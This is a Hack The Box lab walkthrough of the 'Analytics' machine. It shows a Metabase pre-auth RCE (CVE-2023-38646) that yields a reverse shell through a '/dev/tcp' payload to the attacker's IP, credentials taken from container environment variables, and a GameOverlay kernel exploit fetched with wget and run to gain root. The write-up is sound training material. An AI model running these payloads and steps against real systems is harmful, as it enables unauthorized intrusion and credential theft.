Analytics Walkthrough - HTB Easy | Metabase Pre-Auth RCE & GameOverlay Kernel Exploit
Complete walkthrough of Analytics from Hack The Box. An easy Linux machine with exposed HTTP and SSH services. Web enumeration reveals a Metabase instance vulnerable to Pre-Authentication Remote Code Execution (CVE-2023-38646), exploited to gain a foothold inside a Docker container. Enumerating the container reveals environment variables containing credentials usable to access the host via SSH. Post-exploitation enumeration reveals the host's kernel version is vulnerable to GameOverlay, exploited to obtain root privileges.

Overview
Analytics is an easy difficulty Linux machine with exposed HTTP and SSH services. Enumeration of the website reveals a Metabase instance, which is vulnerable to Pre-Authentication Remote Code Execution ([CVE-2023-38646](https://nvd.nist.gov/vuln/detail/CVE-2023-38646)), which is leveraged to gain a foothold inside a Docker container. Enumerating the Docker container we see that the environment variables set contain credentials that can be used to SSH into the host. Post-exploitation enumeration reveals that the kernel version that is running on the host is vulnerable to GameOverlay, which is leveraged to obtain root privileges.
External Enumeration
Nmap
As always, let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
nmap -vv -sC -sV -oA analytics 10.10.11.233
Nmap scan report for 10.10.11.233
Host is up, received syn-ack (0.071s latency).
Scanned at 2025-08-02 12:32:57 CEST for 14s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 8.9p1)
- Port 80: HTTP running nginx 1.18.0
- Redirect to: analytical.htb
Let’s add the domain from port 80 to the /etc/hosts file:
1
2
3
4
5
6
7
8
9
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others

10.10.11.233    analytical.htb
Let’s run ffuf in the background to find directories and subdomains while we check the site on port 80:
1
2
3
ffuf -w /home/dua2z3rr/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt:FUZZ -u http://analytical.htb/FUZZ -ic

<SNIP>
1
2
3
ffuf -w /home/dua2z3rr/SecLists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://FUZZ.analytical.htb

<SNIP>
Web Application Analysis
HTTP Service
Let’s inspect analytical.htb:

The site is a static page and doesn’t redirect to other pages. There’s a login button and clicking it reveals, even before the subdomain fuzzing completes, data.analytical.htb:

Let’s add this subdomain to the /etc/hosts file:
1
2
3
4
5
6
7
8
9
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others

10.10.11.233    analytical.htb  data.analytical.htb
Metabase Discovery

Reloading the page, we find ourselves in front of a Metabase login page:
Let’s go to the GitHub page to understand what Metabase is:

Let’s start looking for the Metabase version since it could open many paths, such as already known vulnerabilities. In the page’s source code we find the version:
Exploitation
CVE-2023-38646 Research
Now let’s search for known vulnerabilities for Metabase v0.46.6:

This seems perfect for our case. Let’s put the exploit into play:
1
2
3
4
5
6
7
8
9
10
git clone https://github.com/m3m0o/metabase-pre-auth-rce-poc.git

<SNIP>

wget http://data.analytical.htb/api/session/properties #token for the exploit

<SNIP>

cat properties | jq | grep 'setup-token'
  "setup-token": "249fa03d-fd94-4d5b-b94f-b4ebf3df681f"
Exploit Execution
Let’s use the exploit:
1
python3 main.py -u http://[targeturl] -t [setup-token] -c "[command]"
1
nc -lnvp 9001
1
2
3
4
5
6
7
8
┌─[dua2z3rr@parrot]─[~/Boxes/Analytics/metabase-pre-auth-rce-poc]
└──╼ $python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "sh -i >& /dev/tcp/10.10.14.7/9001 0>&1"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
Result:
1
2
3
4
5
6
7
8
9
10
┌─[dua2z3rr@parrot]─[~/Boxes/Analytics]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.233 56390
sh: can't access tty; job control turned off
/ $ pwd
/
/ $ whoami
metabase
/ $
Lateral Movement
Internal Enumeration
Right away we can understand we’re inside a Docker container thanks to the presence of the .dockerenv file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
/ $ ls -al
total 92
drwxr-xr-x    1 root     root          4096 Aug  3 10:33 .
drwxr-xr-x    1 root     root          4096 Aug  3 10:33 ..
-rwxr-xr-x    1 root     root             0 Aug  3 10:33 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 29  2023 app
drwxr-xr-x    1 root     root          4096 Jun 29  2023 bin
drwxr-xr-x    5 root     root           340 Aug  3 10:33 dev
drwxr-xr-x    1 root     root          4096 Aug  3 10:33 etc
drwxr-xr-x    1 root     root          4096 Aug  3  2023 home
drwxr-xr-x    1 root     root          4096 Jun 14  2023 lib
drwxr-xr-x    5 root     root          4096 Jun 14  2023 media
drwxr-xr-x    1 metabase metabase      4096 Aug  3  2023 metabase.db
drwxr-xr-x    2 root     root          4096 Jun 14  2023 mnt
drwxr-xr-x    1 root     root          4096 Jun 15  2023 opt
drwxrwxrwx    1 root     root          4096 Aug  7  2023 plugins
dr-xr-xr-x  211 root     root             0 Aug  3 10:33 proc
drwx------    1 root     root          4096 Aug  3  2023 root
drwxr-xr-x    2 root     root          4096 Jun 14  2023 run
drwxr-xr-x    2 root     root          4096 Jun 14  2023 sbin
drwxr-xr-x    2 root     root          4096 Jun 14  2023 srv
dr-xr-xr-x   13 root     root             0 Aug  3 10:33 sys
drwxrwxrwt    1 root     root          4096 Aug  3  2023 tmp
drwxr-xr-x    1 root     root          4096 Jun 29  2023 usr
drwxr-xr-x    1 root     root          4096 Jun 14  2023 var
Environment Variables
Checking environment variables we find:
1
2
3
4
5
6
7
8
9
/ $ printenv
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=8459cd7491f1
<SNIP>
META_PASS=An4lytics_ds20223#
<SNIP>
META_USER=metalytics
Credentials found: metalytics:An4lytics_ds20223#
SSH Access
Let’s access via SSH using these credentials:
1
2
3
4
5
6
7
8
9
ssh metalytics@10.10.11.233
The authenticity of host '10.10.11.233 (10.10.11.233)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.233' (ED25519) to the list of known hosts.
metalytics@10.10.11.233's password:
<SNIP>
metalytics@analytics:~$
User flag obtained.
Privilege Escalation
Vulnerability Identification
Let’s start enumerating information about the machine. Let’s check the kernel version:
1
2
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
Let’s check the Ubuntu release:
1
2
3
4
5
6
7
8
9
10
11
12
13
metalytics@analytics:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
Let’s search for known vulnerabilities:

GameOverlay vulnerability found. This suits our case.
Root Access
Exploitation
Let’s clone the repository on our local machine and use python3 -m http.server 8000 to transfer the exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
metalytics@analytics:~/ciao$ wget http://10.10.14.7:8000/exploit.sh
--2025-08-03 20:58:20--  http://10.10.14.7:8000/exploit.sh
Connecting to 10.10.14.7:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 558 [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh                                      100%[=====================================================================================================>]     558  --.-KB/s    in 0s

2025-08-03 20:58:20 (40.8 MB/s) - 'exploit.sh' saved [558/558]

metalytics@analytics:~/ciao$ ls -al
total 16
drwxrwxr-x 2 metalytics metalytics 4096 Aug  3 20:58 .
drwxr-x--- 5 metalytics metalytics 4096 Aug  3 20:54 ..
-rw-rw-r-- 1 metalytics metalytics  558 Aug  2 20:52 exploit.sh
-rw-rw-r-- 1 metalytics metalytics  310 Aug  3 20:57 index.html
metalytics@analytics:~/ciao$ chmod +x exploit.sh
metalytics@analytics:~/ciao$ ./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:~/ciao#
Let’s go to root’s home directory and get the flag.
Root flag obtained. Box completed.
Reflections
What Surprised Me
The attack chain was interesting - gaining initial access through a pre-authentication RCE in Metabase (CVE-2023-38646), landing in a Docker container, then discovering cleartext credentials in environment variables that worked for SSH access to the host. The presence of META_USER and META_PASS environment variables with reused credentials demonstrates poor secrets management in containerized applications.
Alternative Approaches
Instead of using the GitHub exploit script, CVE-2023-38646 could have been exploited manually by crafting the appropriate API requests to the setup endpoint with the obtained token.
Completed this box? Did you know about CVE-2023-38646 before? Leave a comment down below!